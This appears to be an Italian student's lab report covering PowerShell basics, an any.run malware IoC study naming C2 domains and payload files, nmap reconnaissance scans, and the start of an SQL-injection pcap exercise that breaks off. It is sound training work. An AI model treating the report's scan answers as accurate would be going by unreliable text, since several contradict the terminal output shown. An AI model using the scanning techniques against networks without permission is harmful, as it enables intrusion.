

Cyber Security & Ethical Hacking

Report di Laboratorio - Esercizi e Bonus

Nome e Cognome: Lorenzo Sanna

Corso: Cyber Security & Ethical Hacking - EPICODE

Data: 19 giugno 2026

Esercizio 1 - Usare Windows PowerShell

Obiettivo: esplorare le funzioni principali di Windows PowerShell confrontandole con il Prompt dei Comandi classico, esaminando i cmdlet, il comando netstat e la gestione del Cestino da riga di comando.

Parte 1 - Confronto tra Prompt dei Comandi e PowerShell

È stato eseguito il comando dir in entrambe le console, una accanto all'altra, sulla cartella C:\Windows\system32.

Output del comando dir nel Prompt dei Comandi (sinistra) e in PowerShell (destra).

Domanda della traccia: Quali sono gli output del comando dir?

Risposta: Il Prompt dei Comandi restituisce un semplice elenco testuale con tre colonne: data, ora e dimensione in byte, seguite dal nome del file (es. '05/05/2023 14:21 578.480 WwanAPI.dll'). PowerShell, invece, mostra quattro colonne: Mode (attributi del file, es. '-a-') dove a = archive), LastWriteTime, Length (dimensione in byte) e Name. La differenza non è solo estetica: in PowerShell il comando dir è un alias di Get-ChildItem, un cmdlet che restituisce oggetti con proprietà manipolabili (filtrabili, ordinabili, reindirizzabili con il pipe verso altri cmdlet), mentre il Prompt dei Comandi restituisce puro testo non strutturato.

Domanda della traccia: Prova un altro comando che hai usato nel prompt dei comandi, come ping, cd e ipconfig. Quali sono i risultati?

Risposta: I comandi ping, cd e ipconfig restituiscono lo stesso identico output in entrambe le console. Questo accade perché ping e ipconfig sono eseguibili di sistema esterni (ping.exe, ipconfig.exe) richiamati allo stesso modo da entrambe le shell, mentre cd in PowerShell è un alias del cmdlet Set-Location, mantenuto per compatibilità con la sintassi classica del Prompt dei Comandi.

Parte 2 - Esplorare i cmdlet

Per identificare il cmdlet “vero” dietro l'alias `dir` è stato eseguito **Get-Alias dir**:

```
PS C:\Windows\system32> Get-Alias dir
```

CommandType	Name	Version	Source
Alias	dir -> Get-ChildItem		

Output di `Get-Alias dir`: l'alias `dir` punta al cmdlet `Get-ChildItem`.

Domanda della traccia: Qual è il comando PowerShell per `dir`?

Risposta: Get-ChildItem. L'output di `Get-Alias dir` mostra chiaramente la mappatura '`dir -> Get-ChildItem`': `dir` non è un comando nativo di PowerShell ma un alias mantenuto per compatibilità con CMD e con le shell Unix (dove esiste `ls`).

Parte 3 - Esplorare il comando netstat usando PowerShell

Sono stati eseguiti `netstat -r` (per la tabella di routing) e `netstat -abno` (in una PowerShell con privilegi elevati, per vedere PID e processi associati a ogni connessione).

```

PS C:\Users\Shrek> netstat -r

Indirizzo
-----
-n Visualizza indirizzi e numeri di porta in formato numerico.
-o Visualizza l'ID del processo proprietario associato a ogni connessione.
-p proto Mostra le connessioni per il protocollo specificato da proto; proto
  può essere qualsiasi: TCP, UDP, TCPv6 o UDPv6. Se usato con -s
  opzione per la visualizzazione delle statistiche per protocollo, Proto può essere qualsiasi:
  IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP o UDPv6.
-q Visualizza tutte le connessioni, le porte di ascolto e i binding
  Non in ascolto di porte TCP. Le porte di nonlistening associate possono o meno essere
  essere associate a una connessione attiva.
-r Visualizza la tabella di routing.
-s Visualizza le statistiche per protocollo. Per impostazione predefinita, le statistiche vengono
  visualizzate per IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP e UDPv6;
  l'opzione -p può essere utilizzata per specificare un sottoinsieme del valore predefinito.
-x Visualizza lo stato corrente di opzioni della connessione.
-y Visualizza connessioni NetworkDirect, listener e condivisi
  endpoint.
-y Visualizza il modello di connessione TCP per tutte le connessioni.
  Non può essere combinato con le altre opzioni.
Intervallo Rivisualizza le statistiche selezionate, la sospensione dell'intervallo di secondi
  tra ogni schermo. Premere CTRL+C per interrompere la rivisualizzazione
  Statistiche. Se viene omesso, netstat stamperà il
  Informazioni di configurazione una volta.

PS C:\Users\Shrek> netstat -r
=====
Interface
0...00 00 27 36 c2 10 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
  Indirizzo rete      Mask      Gateway      Interfaccia Metrica
  0.0.0.0             0.0.0.0   192.168.10.1 192.168.10.100 281
  127.0.0.0           255.0.0.0 On-link      127.0.0.1      331
  127.0.0.1           255.255.255.255 On-link      127.0.0.1      331
  127.255.255.255     255.255.255.255 On-link      127.0.0.1      331
  192.168.10.0        255.255.255.0 On-link      192.168.10.100 281
  192.168.10.100      255.255.255.255 On-link      192.168.10.100 281
  192.168.10.255      255.255.255.255 On-link      192.168.10.100 281
  224.0.0.0           240.0.0.0 On-link      127.0.0.1      331
  224.0.0.0           240.0.0.0 On-link      192.168.10.100 281
  255.255.255.255     255.255.255.255 On-link      127.0.0.1      331
  255.255.255.255     255.255.255.255 On-link      192.168.10.100 281
=====
Route permanenti:
  Indirizzo rete      Mask      Indirizzo gateway Metrica
  0.0.0.0             0.0.0.0   192.168.10.1 Predefinito
=====

IPv6 Tabella route
=====
Route attive:
  Inter Metrica Rete Destinazione Gateway
  1 331 ::1::1/128 On-link
  9 281 fe80::f64 On-link
  9 281 fe80::7de5:ce64:b266:fed3/128 On-link
  1 331 ff00::/8 On-link
  9 281 ff00::/8 On-link
=====
Route permanenti:
  Nessuna
PS C:\Users\Shrek>
  
```

```

Amministratore Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.
Prova la nuova PowerShell multiplatforma https://aka.ms/pscore6

PS C:\Windows\system32> netstat -abno

Connessioni attive
Proto  Indirizzo locale      Indirizzo esterno      Stato      PID
-----
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING  892
[svchost.exe]
RND5
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING  4
[lsass.exe]
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:5840           0.0.0.0:0              LISTENING  1044
[CDPSvc]
[svchost.exe]
TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING  672
[svchost.exe]
TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING  524
[lsass.exe]
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING  1032
[svchost.exe]
Eventlog
[svchost.exe]
TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING  516
[svchost.exe]
Schedule
[svchost.exe]
TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING  1352
[spoolsv.exe]
TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING  672
[lsass.exe]
TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING  660
[svchost.exe]
TCP    [::]:135              [::]:0                 LISTENING  4
[svchost.exe]
Impossibile ottenere informazioni sulla proprietà
TCP    [::]:445              [::]:0                 LISTENING  4
[lsass.exe]
Impossibile ottenere informazioni sulla proprietà
TCP    [::]:49664            [::]:0                 LISTENING  672
[svchost.exe]
TCP    [::]:49665            [::]:0                 LISTENING  524
[lsass.exe]
Impossibile ottenere informazioni sulla proprietà
TCP    [::]:49666            [::]:0                 LISTENING  1032
[svchost.exe]
Eventlog
[svchost.exe]
TCP    [::]:49667            [::]:0                 LISTENING  516
[svchost.exe]
Schedule
[svchost.exe]
TCP    [::]:49668            [::]:0                 LISTENING  1352
[spoolsv.exe]
TCP    [::]:49669            [::]:0                 LISTENING  672
[lsass.exe]
TCP    [::]:49670            [::]:0                 LISTENING  660
[svchost.exe]
Impossibile ottenere informazioni sulla proprietà
UDP    0.0.0.0:123           *.*                    LISTENING  1052
WS2Time
[svchost.exe]
UDP    0.0.0.0:5850          *.*                    LISTENING  1044
CDPSvc
[svchost.exe]
UDP    0.0.0.0:5353          *.*                    LISTENING  1192
Dnscache
[svchost.exe]
  
```

A sinistra: `netstat -r` con la tabella di routing IPv4/IPv6. A destra: `netstat -abno` con PID e nome processo per ogni connessione in ascolto (sessione PowerShell come amministratore).

Domanda della traccia: Qual è il gateway IPv4?

Risposta: 192.168.10.1. Nella tabella IPv4 prodotta da `netstat -r`, la riga con Indirizzo rete 0.0.0.0 e Mask 0.0.0.0 (la 'rotta predefinita') riporta come Gateway 192.168.10.1, associato all'interfaccia locale 192.168.10.100. Lo stesso valore compare anche nella sezione 'Route permanenti' come gateway predefinito.

Dall'output di netstat -abno è stata selezionata, a titolo di esempio, la connessione in ascolto sulla porta 49666 (servizio EventLog, eseguibile svchost.exe, PID 1032).

The screenshot shows the Windows Task Manager 'Details' tab for the process svchost.exe (PID 1032). The process is running under the user 'Shrek' and is using 10,396 K of memory. To the right, a netstat -abno output is displayed, showing a listening TCP connection on port 49666 for the service EventLog (svchost.exe, PID 1032).

Gestione Attività, scheda Dettagli, con il processo svchost.exe (PID 1032) individuato e affiancato all'output di netstat -abno.

Domanda della traccia: Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra di dialogo Proprietà per il PID selezionato?

Risposta: Dalla scheda Dettagli di Gestione Attività si ricavano: nome del processo (svchost.exe), PID (1032), stato (In esecuzione), utilizzo CPU e memoria in tempo reale, nome utente associato ed eventuale virtualizzazione. Aprendo poi la finestra Proprietà (clic destro sul processo) si accede a informazioni aggiuntive sul file eseguibile: percorso completo su disco, dimensione, data di creazione/modifica, editore/firma digitale e versione del prodotto, dati utili per verificare se un processo è legittimo (es. firmato Microsoft) o potenzialmente sospetto.

Parte 4 - Svuotare il cestino usando PowerShell

Per svuotare il Cestino da riga di comando è stato usato il cmdlet **clear-recyclebin**, che richiede conferma esplicita prima di procedere:

```
PS C:\Users\Shrek> clear-recyclebin
Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): S
```

Esecuzione di clear-recyclebin con richiesta di conferma (S = Sì).

Domanda della traccia: Cosa è successo ai file nel Cestino?

Risposta: Confermando l'operazione con 'S', tutti i file presenti nel Cestino sono stati eliminati in modo permanente e diretto dal disco, senza possibilità di ripristino tramite il Cestino stesso. A differenza dell'eliminazione manuale di un singolo file, clear-recyclebin svuota l'intero contenuto in un'unica operazione, utile per script di pulizia automatica su più macchine.

Domanda di riflessione

Domanda della traccia: PowerShell è stato sviluppato per l'automazione delle attività e la gestione della configurazione. Ricerca comandi che potresti usare per semplificare i tuoi compiti come analista di sicurezza.

Risposta: Alcuni cmdlet particolarmente utili per un analista di sicurezza:

- Get-Process - elenca i processi in esecuzione e i relativi consumi di risorse, utile per individuare processi anomali o sconosciuti.
- Get-NetTCPConnection - equivalente nativo di netstat ma basato su oggetti, facilmente filtrabile (es. solo connessioni in stato Established verso IP esterni).
- Get-WinEvent / Get-EventLog - interrogano i log di sistema e sicurezza di Windows, fondamentali per l'analisi forense e la ricerca di eventi di accesso sospetti.
- Get-Service - verifica quali servizi sono attivi/disattivi, utile per audit di hardening e per individuare servizi non necessari avviati automaticamente.
- Get-FileHash - calcola l'hash (MD5/SHA256) di un file, utile per confrontare un eseguibile sospetto con una blacklist/whitelist di hash noti.

Questi comandi possono essere combinati in script .ps1 per automatizzare controlli periodici (audit di sicurezza, raccolta di indicatori, verifica della configurazione) su un numero elevato di macchine, riducendo il tempo di intervento manuale.

Esercizio 2 - Studio IoC (any.run)

Obiettivo: analizzare il report di sandboxing pubblicato su any.run al link fornito dalla traccia e redigere un piccolo report sulle minacce osservate.

Parte 1 - Analisi

L'analisi effettuata tramite la sandbox Any.run mostra l'esecuzione di una minaccia ad alto rischio riconducibile alla categoria dei **Trojan/InfoStealer** o **Dropper**. Il malware utilizza una combinazione di infrastrutture fidate (GitHub), tecniche di ingegneria sociale (finti pop-up di errore), meccanismi di persistenza e offuscamento avanzato del codice per eludere le difese dell'endpoint.

The screenshot displays the Any.run sandbox analysis interface. The main window shows a file explorer with a file named 'Muadnd.exe'. A warning message is displayed in the center: "There was an error opening this document. The file is damaged and could not be repaired." The interface also shows a network activity log with columns for Time, IP, Port, Process name, and Content. The log shows multiple connections to GitHub and other services, with a status of 'OK' for most. The bottom of the interface shows a summary of the analysis, including the file name 'Muadnd.exe' and the status 'Your current status: Good'.

Analisi sandbox Any.run

Parte 2 - Dettaglio delle Minacce e Tecniche Rilevate (TTPs)

- **Vettore di Distribuzione:** Download guidato tramite browser (firefox.exe) da un account pubblico GitHub (MELITERRER/kioluu). I payload identificati sul sistema includono i file eseguibili Muadrid.exe e Jvczfhe.exe.
- **Mascheramento:** All'avvio del file, il malware genera una finestra pop-up di errore fittizia ("There was an error opening this document..."). Questa tecnica ha lo scopo di distrarre l'utente mentre l'infezione procede in background.
- **Meccanismi di Evasione (Anti-Analysis):**
 - Offuscamento del codice:** Il file Muadrid.exe risulta protetto tramite il packer commerciale **.NET Reactor**, utilizzato per nascondere le stringhe testuali e le chiamate API malevole ai motori di scansione antivirus.
 - Esecuzione Ritardata:** Il processo principale genera un figlio cmd.exe che esegue il comando timeout 21 & exit. Questo introduce una pausa deliberata nelle attività malevole per superare i tempi standard di ispezione delle sandbox automatiche.

Parte 3 - Attività di Rete

I processi associati al browser e ai payload malevoli generano connessioni HTTP/HTTPS non autorizzate verso domini esterni non istituzionali, tra cui:

- **ucap.sadingo.com**
- **rll1.o.encr.org**

Queste connessioni sono indicative di attività di **Command & Control (C2)**, utilizzate per scaricare ulteriori istruzioni operative o per preparare l'esfiltrazione dei dati sensibili dell'utente.

Parte 4 - Indicatori di Compromissione (IoC) Rilevati


Tipo IoC	Valore Dettaglio
URL del Vettore	https://github.com/MELITERRER/kioluu/...
Nomi File Impattati	Muadrid.exe, Jvczfhe.exe
Processi Sospetti	Jvczfhe.exe (PID 7402) -> cmd.exe (PID 7520)
Comandi Eseguiti	timeout 21 & exit
Domini C2 Rilevati	ucap.sadingo.com, rll1.o.encr.org
Firma Packer	.NET Reactor protector

Bonus 1 - Esplorazione di Nmap

Obiettivo: esplorare la documentazione di Nmap (man page) e utilizzare lo strumento per scansionare localhost, la rete locale e un host remoto messo a disposizione legalmente (scanme.nmap.org).

Parte 1 - Pagine man

Esplorando la pagina man nmap (comando `man nmap`) e l'Esempio 1 riportato al suo interno:



```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

Example 1. A representative Nmap scan

# nmap -A -T4 scanme.nmap.org

Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: li86-221.members.linode.com
Not shown: 995 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
| ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)
|_2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open      http         Apache httpd 2.2.14 ((Ubuntu))
|_http-title: Go ahead and ScanMe!
646/tcp   filtered  ldp
1720/tcp  filtered  H.323/Q.931
9929/tcp  open      nping-echo   Nping echo
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.39
OS details: Linux 2.6.39
Network Distance: 11 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1  17.65 ms  li86-221.members.linode.com (74.207.244.221)

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds

The newest version of Nmap can be obtained from https://nmap.org. The newest
version of this man page is available at https://nmap.org/book/man.html. It is
also included as a chapter of Nmap Network Scanning: The Official Nmap Project
Guide to Network Discovery and Security Scanning (see https://nmap.org/book/).

OPTIONS SUMMARY
This options summary is printed when Nmap is run with no arguments, and the latest
version is always available at https://svn.nmap.org/nmap/docs/nmap.usage.txt. It
helps people remember the most common options, but is no substitute for the
in-de in-de this manual. Some obscure options aren't
Manual page or q to quit)
```

Pagina man di Nmap - Example 1: A representative Nmap scan.

Domanda della traccia: Cos'è Nmap? Per cosa viene usato?

Risposta: Nmap ('Network Mapper') è un tool open source per l'esplorazione di rete e l'audit di sicurezza, progettato per scansionare rapidamente reti di grandi dimensioni e funzionare altrettanto bene su singoli host. Usa pacchetti IP raw per determinare quali host sono attivi sulla rete, quali servizi (nome e versione dell'applicazione) offrono, quale sistema operativo (e relativa versione) eseguono, che tipo di filtri di pacchetti/firewall sono in uso e numerose altre caratteristiche. Viene usato sia per audit di sicurezza che per attività di routine come l'inventario di rete, la gestione degli aggiornamenti dei servizi e il monitoraggio dell'uptime di host e servizi.

Domanda della traccia: Qual è il comando nmap usato nell'Esempio 1?

Risposta: `nmap -A -T4 scanme.nmap.org` (visibile nello screenshot, sezione 'Example 1. A representative Nmap scan').

Domanda della traccia: Cosa fa l'opzione -A?

Risposta: Abilita il rilevamento del sistema operativo, il rilevamento della versione dei servizi, lo script scanning (NSE) e il traceroute in un'unica scansione: è la modalità più 'informativa' ma anche più lenta e rumorosa, perché esegue più sotto-scansioni in sequenza.

Domanda della traccia: Cosa fa l'opzione -T4?

Risposta: Imposta il template di timing su 'Aggressivo'. I template vanno da T0 (Paranoid, scansione lentissima per evitare i sistemi di rilevamento) a T5 (Insane, massima velocità); T4 è un buon compromesso tra velocità e affidabilità.

Parte 2 - Scansione delle porte aperte

Passo 1 - Scansione del localhost

```

[analyst@secOps ~]$ man nmap
[analyst@secOps ~]$ man nmap
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 04:44 -0400
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
STAT:
FTP server status:
Connected to 127.0.0.1
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds
[analyst@secOps ~]$

[analyst@secOps ~]$ man nmap
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 04:44 -0400
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
STAT:
FTP server status:
Connected to 127.0.0.1
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds
[analyst@secOps ~]$
  
```

A sinistra: `man nmap` e `nmap -A -T4 scanme.nmap.org`. A destra: `nmap -A -T4 localhost`.

Domanda della traccia: Quali porte e servizi sono aperti su localhost? Quale software li fornisce?

Risposta: Dalla scansione `nmap -A -T4 localhost` risultano aperte due porte:

- **21/tcp (FTP) - servizio vsftpd 2.0.8** o successivo (banner rilevato: **vsFTPD 3.0.5** 'secure, fast, stable'); login FTP anonimo consentito (codice FTP 230), una configurazione potenzialmente rischiosa se esposta su una rete non fidata.
- **22/tcp (SSH) - OpenSSH 10.0** (protocollo 2.0).

Passo 2 - Scansione della rete locale

```

[analyst@secOps Desktop]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp8s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:a7:bd brd ff:ff:ff:ff:ff:ff
    altname enx0800272fa7bd
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp8s3
        valid_lft 86052sec preferred_lft 86052sec
    inet6 fd17:625c:f037:2:a00:27ff:fe2f:87a7/64 scope global dynamic mngtppadr noprefixroute
        valid_lft 86054sec preferred_lft 14054sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
3: enp8s8: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:9d:c2:77 brd ff:ff:ff:ff:ff:ff
    altname enx0800279dc277
[analyst@secOps Desktop]$

[analyst@secOps Desktop]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2026-06-19 04:47 -0400
Nmap scan report for 10.0.2.15 (10.0.2.15)
Host is up (0.000094s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ --Tw--T--  1 0      0      0 Mar 26 2018 ftp_test
|_ ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 10.0.2.15
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 1
|_    vsFTPd 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 63.78 seconds
[analyst@secOps Desktop]$
  
```

A sinistra: ip address con indirizzo e subnet della VM. A destra: nmap -A -T4 10.0.2.0/24.

Domanda della traccia: Registra l'indirizzo IP e la subnet mask per la tua VM. A quale rete appartiene la tua VM?

Risposta: L'indirizzo IP della VM è 10.0.2.15 con subnet mask 255.255.255.0 (notazione CIDR /24). La VM appartiene quindi alla rete 10.0.2.0/24.

Domanda della traccia: Quanti host sono attivi? Elenca gli IP e i servizi trovati.

Risposta: La scansione **nmap -A -T4 10.0.2.0/24** ha analizzato 256 indirizzi IP della rete, trovando un solo host attivo: 10.0.2.15 (la VM stessa), con le stesse porte/servizi già osservati su localhost - **21/tcp ftp (vsftpd 2.0.8+)** e **22/tcp ssh (OpenSSH 10.0)**.

Passo 3 - Scansione di un server remoto (scanme.nmap.org)

Figura del Passo 1 (sulla parte sinistra) per l'output completo di nmap -A -T4 scanme.nmap.org.

Domanda della traccia: Qual è lo scopo di scanme.nmap.org?

Risposta: È un host messo a disposizione ufficialmente dal progetto Nmap proprio per essere scansionato a scopo didattico e di test, in modo legale ed esplicitamente autorizzato dal proprietario - un'eccezione importante alla regola generale per cui la scansione di porte richiede il permesso del proprietario della rete.

Domanda della traccia: Quali porte e servizi sono aperti? Quali sono filtrate? Qual è l'IP del server? Qual è il sistema operativo?

Risposta: Indirizzo IP: 45.33.32.156 (con un indirizzo IPv6 alternativo non scansionato). Porte aperte: **22/tcp ssh (OpenSSH 6.6.1p1 Ubuntu)**, **53/tcp domain** (servizio DNS, banner non standard), **80/tcp http (Apache httpd 2.4.7)**, **9929/tcp nping-echo** e **31337/tcp tcpwrapped**. Porte filtrate: lo scan riporta collettivamente 995 porte TCP 'filtered' (nessuna risposta) raggruppate nella riga 'Not shown', senza elencarle singolarmente in questo specifico output. Sistema operativo: Linux, coerente con il banner Ubuntu dei servizi SSH/Apache.

Domanda di riflessione

Domanda della traccia: *Come può Nmap aiutare con la sicurezza della rete? Come può essere usato da un attore malevolo come strumento nefasto?*

Risposta: In ottica difensiva, un analista usa Nmap per fare audit periodici della propria rete: individuare porte e servizi inutilmente esposti, scoprire dispositivi non autorizzati, verificare che le regole del firewall funzionino come previsto e mappare la superficie d'attacco prima che lo faccia un avversario. In ottica offensiva, un attaccante usa esattamente le stesse tecniche nella fase di reconnaissance: identifica host attivi, servizi e versioni software (per incrociarle con CVE note) e sistemi operativi, costruendo così una mappa dettagliata su cui pianificare un attacco mirato. Lo strumento è identico: ciò che ne determina la liceità è l'autorizzazione (o la sua assenza) da parte del proprietario della rete target.

Bonus 2 - Attacco a un database MySQL

Obiettivo: analizzare con **Wireshark** una cattura di traffico (SQL_Lab.pcap) contenente un attacco di **SQL injection** contro un'applicazione web vulnerabile (DVWA - Damn Vulnerable Web Application), seguendo il flusso HTTP passo dopo passo.


Parte 1 - Apertura del file PCAP

